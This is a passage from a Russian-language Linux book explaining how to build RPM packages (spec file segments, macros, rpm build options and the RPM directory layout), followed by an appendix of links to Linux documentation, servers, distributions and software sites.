Finding Provides: (using /usr/lib/rpm/find-provides)...
Finding Requires: (using /usr/lib/rpm/find-requires)...
Requires: ld-linux.so.2 libc.so.6 libc.so.6(GLIBC_2.0)
Записан: /usr/src/RPM/RPMS/i686/port-1.0-99.i686.rpm
```

При этом будет создан пакет *port-1.0-99.i686.rpm*. Этот пакет будет помещен в каталог */usr/src/RPM/RPMS/i686*. При удалении такого пакета он будет удален из базы RPM, но удаление самих файлов не произойдет. Действия, которые нужно выполнить до и после удаления пакета из базы RPM, вы можете определить в макрокомандах *%preun* и *%postun* соответственно. Например,

```
%preun
rm -f /usr/bin/port
rm -f /usr/man/man1/port.1
```

Такой подход — самый простой выход из положения, однако он является не очень корректным. Решение этой проблемы оставляю вам в качестве домашнего задания.

Проведем небольшой эксперимент.

Запустите Midnight Commander (*mc*), перейдите в каталог */usr/src/RPM/RPMS/i686/* и «войдите» в пакет *port-1.0-99.i686.rpm* как в обычный каталог. В нем будет «подкаталог» *INFO*, в котором и содержится вся информация о пакете.

Но сначала обращаю ваше внимание, что в файле спецификаций можно указать группу программного обеспечения, к которой относится ваша программа. Вот список групп:

- Applications
 - Communications
 - Editors
 - Emacs
 - Engineering
 - Spreadsheets
 - Databases
 - Graphics
 - Networking
 - Mail
 - Math
 - News
 - Publishing
 - TeX
- Base
 - Kernel
- Utilities
 - Archiving
 - Console
 - File
 - System
 - Terminal
 - Text
- Daemons
- Documentation
- X11
 - XFree86
 - Servers
 - Applications
 - Graphics
 - Networking
 - Games
 - Strategy
 - Video
 - Amusements
 - Utilities
 - Libraries
 - Window Managers
- Libraries
- Networking
 - Admin
 - Daemons
 - News
 - Utilities
- Development
 - Debuggers
 - Libraries
 - Libc

```

Languages
  Fortran
  Tcl
Building
Version Control
Tools
Shells
Games

```

Теперь продолжим. Что ж, мы успешно разобрались с построением простого пакета, но для создания реальных пакетов установки наших знаний все еще не хватает. Теперь настала очередь той сухой теории, о которой я упомянул в начале статьи.

Традиционно процедура создания RPM-пакетов состоит из следующих этапов:

1. Извлечение исходных текстов программы из архива.
2. Компилирование программы из исходных текстов.
3. Создание RPM-пакета.

Первые два этапа можно пропустить, что мы и сделали при создании нашего пакета. Это можно сделать только в случае, если программа уже откомпилирована из исходных текстов.

Программа RPM использует файл конфигурации `rpmrc`. Поиск этого файла происходит в каталогах `/usr/lib/rpm`, `/etc`, `$HOME`. Просмотреть этот файл можно с помощью команды:

```
# rpm --showrc
```

Запись `topdir` файла конфигурации `rpmrc` содержит название каталога, в котором находится дерево подкаталогов, которое используется менеджером RPM для построения пакетов. Введите команду:

```
# rpm --showrc | grep topdir
-14: _builddir %{_topdir}/BUILD
-14: _rpmdir %{_topdir}/RPMS
-14: _sourcedir %{_topdir}/SOURCES
-14: _specdir %{_topdir}/SPECS
-14: _srcrpmdir %{_topdir}/SRPMS
-14: _topdir %{_usrsrc}/RPM
```

У меня эти подкаталоги находятся в каталоге `/usr/src/RPM`. Как вы видите, в этом каталоге находятся подкаталоги `BUILD`, `RPMS`, `SOURCES`, `SPECS`, `SRPMS`.

В каталоге `BUILD` создается RPM-пакет. В каталоге `SOURCES` находятся сжатые исходные тексты программы. В каталог `RPMS` помещаются созданные пакеты. Точнее, они помещаются в один из его подкаталогов, в какой именно — зависит от архитектуры. В каталог `SRPMS` помещаются пакеты, содержащие исходные тексты программы.

В каталоге `SPECS` находятся файлы спецификаций. Обычно файл спецификации называется название_программы-версия-релиз.spec.

Например, если у вас есть исходный текст программы в архиве, из которого вы хотите создать пакет RPM, скопируйте его в каталог SOURCES:

```
# cp source_code-1.0.tar.gz /usr/src/RPM/SOURCES
```

По умолчанию менеджер RPM работает с пакетами, расположенными в каталоге с именем, совпадающим с названием пакета и его версией. Для нашего пакета port это будет каталог port-1.0-99. Менеджер пакетов будет компилировать наш пакет в каталоге /usr/src/RPM/port-1.0-99.

Думаю, уже достаточно информации о каталогах RPM. Теперь перейдем к файлу спецификаций. Файл спецификаций состоит из четырех сегментов: заголовка, подготовительного, файлового, установочного.

В заголовке указывается общая информация о пакете. В листинге 40.1 к сегменту заголовка относятся тэги **Summary**, **Name**, **Version**, **Release**, **Group** и **License**. На них мы останавливаться не будем, так как их назначение понятно из листинга 40.1.

Есть еще очень полезный тэг **BuildRoot**. Он изменяет расположение дерева UIDL. Значением по умолчанию является /usr/src/RPM или другой каталог, задаваемый переменной окружения **\$RPM_BUILD_ROOT**. В целях экономии дискового пространства полезно после установки удалить дерево **%RPM_BUILD_ROOT**. Но дерево по умолчанию может содержать другие файлы, относящиеся к другим пакетам. Поэтому сначала с помощью тэга **BuildRoot** нужно задать какой-нибудь временный каталог, а после установки удалить его.

В каждом сегменте находятся макрокоманды. С некоторыми мы уже знакомы — это **%description**, **%files**, **%doc**, **%install**. В табл. 40.1 приведено полное описание макрокоманд.

Нужно сделать небольшое замечание относительно макрокоманд **%config** и **%doc**. В этом случае список задается не так, как в макрокоманде **%files**. Если после макрокоманды **%files** можно было просто указать по одному файлу в каждой строке, то в макрокоманде **%doc** каждому файлу (или каждому списку) должна предшествовать команда **%doc**. Например,

```
%doc README TODO Changes
%doc Install
a ne
%doc
README
TODO
Changes
Install
```

Еще раз отмечу, что наличие всех макрокоманд в файле спецификаций является обязательным.

При создании пакета мы использовали опцию **-bb** программы **rpm**. При указании этой опции создается только двоичный RPM-пакет, если вы хотите создать также пакет, содержащий исходный текст программы, используйте опцию **-ba**. Созданный пакет помещается в каталог SRPMS и будет иметь имя

Макрокоманды

Таблица 40.1

Макрокоманда	Описание
%description	Полное описание пакета
%prep	Подготовка архива. Здесь задаются команды для извлечения исходного текста программы и его распаковки, дополнительная подготовка исходного текста. После макрокоманды %prep задаются обычные команды shell
%setup	Макрокоманда извлечения файлов из архивов. Опция -n возволяет указать каталог, в котором будет создаваться новый пакет. Обычно распаковывается архив, расположенный в каталоге SOURCES в каталог BUILD
%build	Макрокоманда компилирования. Обычно здесь запускается программа make с необходимыми параметрами
%files	Задаёт список файлов, входящих в состав пакета. При указании имен файлов должен быть указан полный, а не относительный путь. Для указания полного пути можно использовать переменную окружения \$RPM_BUILD_ROOT. Необходимые файлы уже должны быть помещены в каталог BUILD. Этого можно достичь с помощью макрокоманды %setup или с помощью %pre (см. ниже)
%config список	Задаёт список файлов, которые будут помещены в каталог /etc
%doc список	Задаёт список фвйлов, которые будут помещены в каталог /usr/doc/[package]-[ver]-[release].
%install	Этап установки программного обеспечения. Здесь нужно записать команды, которые будут устанавливать файлы, входящие в состав пакета. Удобнее использовать команду install, которую я использовал в листинге 1
%pre	Действия, которые будут выполнены до инсталляции пакета
%post	Действия, которые будут выполнены после инсталляции пакета
%preun	Действия, которые будут выполнены перед удалением пакета
%postun	Действия, которые будут выполнены после удаления пакета
%clean	Удаление дерева BUILD. Используется вместо опции —clean программы rpm. Обычно содержит одну команду: rm -rf \$RPM_BUILD_ROOT

port-1.0-99.src.rpm. То есть вместо названия архитектуры будет указано, что данный пакет содержит исходный текст программы. Для создания такого пакета в каталоге SOURCES должны находиться исходные тексты программы.

Для полноты картины осталось рассмотреть опции менеджера rpm, которые используются для создания пакетов (см. табл. 40.2).

Опции менеджера пакетов rpm

Таблица 40.2

-ba	Создаются два пакета: двоичный и содержащий исходный текст. При этом не пропускается ни один этап установки, указанный в файле спецификаций
-bb	Создается только двоичный пакет. Не пропускается ни один этап установки, указанный в файле спецификаций
-bc	Выполняются этапы %pre и %build. При этом пакет распаковывается и компилируется
-bi	Выполняются этапы %pre, %build, %install
-bl	Выполняется проверка списка файлов, указанных в макрокоманде %files
-bp	Выполняется только этап %pre, то есть распаковывается архив
--recompile package.src.rpm	Указанный пакет, содержащий исходные тексты, сначала устанавливается, а потом компилируется
--rebuild package.sro.rpm	Устанавливает и компилируется пакет исходных текстов, а затем создается новый двоичный пакет
--test	Проверка файла спецификации
--clean	Удаление дерева каталогов BUILD после создания пакета
--showrc	Выводит файл конфигурации

Полезные ссылки

Документация по Linux

Название ресурса	Web-сайт
Linux.Ru	http://www.linux.ru
Linux.Ru.Net	http://linux.ru.net
Linux RSP Web Site (Russian Security Project)	http://www.linuxrsp.ru
Linux.Org.Ru	http://www.linux.org.ru
Рубрика «Линуксоид» (Софтерра)	http://www.softerra.ru/freeos/
Linux World Kiev	http://linux.kiev.ua
Корпоративное использование Linux	http://linux.cn.ua
Linuxoid - документация и программы для Linux	http://www.linuxoid.ru
Различная документация по Linux	http://www.nevod.ru/linux
Безопасность в Internet	http://www.atlas.net.ru
SQUID: зона особого внимания	http://squid.opennet.ru/
Виртуальная энциклопедия "Linux по-русски"	http://linux-ve.chat.ru
Советы по использованию GIMP	http://gimp.linux.ru.net
SAG (руководство системного администратора)	http://hibase.cs.hut.fi/~ilw/linux/sag
FTP-узел группы LDP (Linux Documentation Project)	ftp://metalab.unc.edu/pub/linux/docs
Web-узел группы LDP	http://metalab.unc.edu/LDP/
Библиотеке почты	http://www.mailinfo.ru/
Страничка В. Водолазского	http://come.to/vodolaz/
Denis Kolesnichenko's Web Site	http://dkws.narod.ru
Клуб разработчиков PHP	http://phpclub.net
Dago.Org	http://www.dago.org

Серверы

Название	Web-сайт
Web сервер Russian Apache	http://www.apache.ru
Web сервер Apache	http://www.apaohs.org
FTP server ProFTPD	http://www.proftpd.org
Internet Software Consortium: BIND, INN, DHCP	http://www.ics.org
BIND: Сервер Доманных Имен	http://www.isc.org/products/BIND/
Sendmail	http://www.sendmail.org
Альтернативный почтовик QMAIL	http://www.qmail.org
Прокси сервер Squid	http://www.squid.org
Сервер Samba	http://www.samba.org
POP3 сервер Qpopper	http://www.eudora.com/free/qpop.html
Postfix – почтовый сервер (SMTP)	http://www.postfix.org/start.html
MOSIX - программный модуль для реализации кластеров на Linux	http://www.mosix.cs.huji.ac.il/bt_distribution.html
Zope - Система создания и поддержки высокопроизводительных серверов	http://www.zope.org
Comanche - Утилита для конфигурирования web-сервера Apache	http://www.covalent.net/projects/comanche/
ASPSeek 1.1.3 - поисковая машина	http://www.aspseek.org
PPP - Point To Point Protocol	ftp://ftp.linuxcare.com.au/pub/ppp/
K12 Linux Terminal Server Project	http://k12os.org/

Дистрибутивы и ядра Linux

Дистрибутив	Официальный Web-сайт
Red Hat Linux	http://www.redhat.com
Mandrake Linux	http://www.linux-mandrake.com/ru
ASP Linux	http://www.asplinux.ru
ALT Linux	http://www.altlinux.ru
KSI Linux	http://www.ksi-linux.com
Black Cat Linux	http://www.blackcatlinux.com
Open Linux (Caldera)	http://www.calderasystems.com
Yellow Dog Linux (для Macintosh)	http://www.terrasoftsolutions.com
SuSE Linux	http://www.suse.com
Debian Linux	http://www.debian.org
Infomagic	http://www.infomagic.com
LinuxPPC (версия для MacPowerPC)	http://www.linuxppc.com
Turbo Linux (Pwclific Hi-Tech)	http://www.turbolinux.com
Slackware Linux	http://www.slackware.com
Ядро Linux	http://www.kemel.org

Безопасность

Название	Web-сайт
PAM: подключаемые модули аутентификации	http://www.kemel.org/pub/linux/libs/pam/index.html
CFS: криптографическая файловая система	ftp://ftp.research.att.com/dist/mab
TCFS: прозрачная криптографическая файловая система	http://edu-gw.dia.unisa.it/tcfs
Проект Generic Graphic Interface	http://synergy.caltech.edu/~ggi/
SATAN: Security Administrators Tool for Analyzing Networks	http://www.trouble.org/~zen/satan/satan.html
PGP: Криптография с открытым ключом	http://www.pgp.com
Secure Shell	http://www.cs.hut.fi/ssh/
Журналируемая файловая система от IBM – JFS	http://oss.software.ibm.com/developer/opensource/jfs/
ReiserFS 3.6.25: Журналируемая файловая система	http://devlinux.com/pub/namesys/
SAINT — Программа для выявления брешей в защите системы	http://www.wwdsl.com/saint/
Безопасность в Internet	http://www.atlas.net.ru
Libsafe — бесплатное ПО защиты от атак под Linux	http://www.avaya.ru/

Рабочие столы

Рабочий стол	Web-сайт
K Desktop (KDE)	http://www.kde.org
GNOME	http://www.gnome.org
Менеджер окон Enlightenment	http://www.enlightenment.org
Менеджер окон FVWM	http://www.fvwm.org
Менеджер окон Window Maker	http://www.windowmaker.org
Менеджер окон Afterstep	http://www.afterstep.org
Менеджер окон Blackbox	http://www.blackbox.org
XFce. Графический менеджер	http://www.xfce.org/
Информация о X11	http://www.x11.org
Темы для KDE и Gnome	http://www.themes.org
GNU-версия системы X Window для Linux	http://www.xfree86.org

Архивы и ресурсы ПО

Архив	Web-сайт
Архив ПО	http://linuxwww.db.erau.edu
Библиотека RPM-пакетов	http://rpmfind.net
Новый софт для Linux	http://freshmeat.com
GNU-архив	http://www.gnu.org
Игры	http://www.linuxgames.org
Игры	http://www.happypenguin.org
Игра Quake	http://www.linuxquake.org
Драйверы Open Sound Systems	http://www.opensound.com
Драйверы для принтеров HP	http://hpinkjet.sourceforge.net/
Java-апплеты для Linux	http://www.blackdown.org
Различные ссылки	http://www.linuxlnks.com

Информационные узлы

Название	Web-сайт
Linux Weekly News	http://www.lwn.com
Linux.com	http://www.linux.com
Linux Today	http://www.linuxtoday.com
Linux Power	http://www.linuxpower.org
Linux Focus	http://www.linuxfocus.org
Linux World	http://www.linuxworld.org
Linux Mail	http://www.linuxmail.org
Linux Journal	http://www.linuxjournal.org
Linux Gazette	http://www.linuxgazette.org
Linux Online	http://www.linux.org
Linux International	http://www.li.org
Linux European	http://www.uk.linux.org
Последние новости по ядру Linux	http://www.kernelnotes.org
Linux-форум	http://slashdot.org
Linux News	http://www.linuxnews.ru
Linux Web Site Watcher	http://webwatcher.org
Linux.Ru.Net	http://linux.ru.net
Linux-Online	http://www.linux-online.ru
Linux.Ru	http://www.linux.ru

Программное обеспечение для Linux

Ресурс	Адрес
FTP-узел компании Red Hat	ftp://ftp.redhat.com
Обновления пакетов Red Hat Linux	ftp://updates.redhat.com
Пакеты программ	ftp://contrib.redhat.com
FTP-узел Open Linux	ftp://ftp.calderasystems.com
FTP-узел SuSE Linux	ftp://ftp.suse.com
FTP-узел Debian Linux	ftp://ftp.debian.org
FTP-узел LinuxPPC	ftp://ftp.linuxppc.com
FTP-узел Turbo Linux	ftp://ftp.turbolinux.com
Обучающее программное обеспечение SchoolForge	http://schoolforge.net/
Обучающее программное обеспечение Seul	http://richtech.ca/seul/

СУБД и офис

Название	Web-сайт
СУБД Oracle	http://www.oracle.com
СУБД Sybase	http://www.sybase.com
СУБД IBM - DB2	http://www.software.ibm.com/data/db2/
Informix for Linux	http://www.informix.com/linux
Ingress II	http://www.cai.com/products/ingres.htm
СУБД AdabasD	http://www.softwareag.com
MySQL	http://www.mysql.com
GNU SQL	http://www.ispras.ru/~kml/gss
InterBase SQL Server	http://www.borland.com
PostgreSQL	http://www.postgresql.org
Интерфейс Falgship для файлов баз данных xBase	http://www.fship.com/tree.html
Персональная СУБД Gaby для Gnome	http://gaby.netpedia.net
K Office	http://koffice.kde.org
Corel (WordPerfect, Corel Linux)	http://linux.corel.com
Star Office	http://www.stardivision.com
Gnome Workshop Project	http://www.gnome.org/gw.html
OpenOffice - бинарные файлы	http://www.openoffice.org/dev_docs/source/gat_binaries.html
Броузер Mozilla	http://mozilla.org/releases/
Opera - простой и быстрый Web-браузер	http://www.opera.com/download/linux.html
Netscape Communicator	http://www.netscape.com
Galeon: Браузер под GNOME	http://galeon.sourceforge.net/
Amaya 4.2.1: Графический браузер от консорциума W3C	http://www.w3.org/Amaya/
Links: текстовый браузер	http://artax.karlin.mff.cuni.cz/~mikulas/links/
Lynx: текстовый браузер	http://lynx.browser.org
Quanta+: HTML-редактор	http://quanta.sourceforge.net/
Balsa: Почтовый клиент с графическим интерфейсом	http://www.balsa.net/
Evolution: Графический почтовый клиент	http://www.helixcode.com/apps/evolution.php3
Sylpheed — графический почтовый агент	http://sylpheed.good-day.net/
VIM — текстовый редактор	http://www.vim.org
XEmacs — текстовый редактор и система разработки приложений	http://www.xemacs.org/

Группы новостей

comp.os.linux.announceобъявления о Linux-разработках
 comp.os.linux.development.appsдля программистов, разрабатывающих Linux-приложения
 comp.os.linux.development.systemтоже для программистов
 comp.os.linux.hardwareинформация о железах, совместимых с Linux
 comp.os.linux.adminвопросы системного администрирования
 comp.os.linux.miscспециальные вопросы
 comp.os.linux.setupвопросы по установке Linux
 comp.os.linux.networkingLinux и сеть

Программирование под Linux

Названия	Web-сайт
Ресурсы для программирования в Linux	http://www.linuxprogramming.org
Продукты, разработанные с использованием Tk/Tcl	http://www.scriptics.com
Java-ресурсы	http://java.sun.com
Сценарии Perl	http://www.perl.com
Разработка приложений для GNOME	http://developer.gnome.org
Разработка приложений для KDE	http://developer.kde.org
OpenProjects Network	http://www.openprojects.nu
Free Pascal for Linux	http://www.freepascal.org
GTK+ — библиотека для создания графических интерфейсов	http://www.gtk.org/
Язык программирования Python	http://www.python.org/
Клуб разработчиков PHP	http://phpclub.net
PHP: Язык программирования для Web	http://www.php.net

Создание загрузочных дисков

Название	Web(FTP)-узел
Bcotkit	ftp://sunsite.unc.edu/pub/Linux/system/Recovery/Bcotkit-ww.tar.gz
Rescue Shell Scripts	ftp://sunsite.unc.edu/pub/Linux/system/Recovery/rescue.tgz
Cat Rescue	ftp://gd.cs.csufresno.edu/pub/sun4bin/src/CatRescue100.tgz
SAR — Search and Rescue	http://www.icce.rug.nl/karel/programs/SAR.html
SAR — Search and Rescue	ftp://ftp.icce.rug.nl/pub/unix/SAR-ww.tar.gz (ww — номер версии)
Yard	http://www.cs.umass.edu/~fawcett/yard.html

Другие программы

Название	Web-сайт
Pine: Программа для чтения почты и новостей	http://www.washington.edu/pine/
Fetchmail: Утилита для получения почты	http://www.tuxedo.org/~esr/fetchmail/
Zope: Сервер и набор утилит для создания и администрирования динамических сайтов	http://www.zope.org
GNU Parted: Утилита для работы с разделами диска	http://www.gnu.org/software/parted/parted.html
l1cq: Клон ICQ	http://l1cq.sourceforge.net
Modutils: Программы для управления модулями ядра	ftp://ftp.ocs.com.au/pub/modutils/v2.4/
Linuxconf: Утилита всестороннего конфигурирования системы	http://www.solucorp.qc.ca/linuxconf/
NCFTP: FTP-client	http://www.ncftp.com/ncftp/
FreeAmp: проигрыватель аудиофайлов	http://www.freeamp.org/
LILO: Linux LOader	ftp://sd.dynhost.com/pub/linux/lilo/
WINE: Среда для запуска WIN32, WIN16, и DOS программ	ftp://metalab.unc.edu/pub/Linux/ALPHA/wine/development/
VMWare — виртуальная машина	http://www.vmware.com
Всевозможные эмуляторы (dos, win)	http://www.bochs.com
OpenGUI: Высокоуровневая графическая библиотека	http://www.tutok.sk/fastgl/
Downloader: Программа с графическим интерфейсом для загрузки, догрузки, и не только файлов	http://www.krasu.ru/soft/chuchelo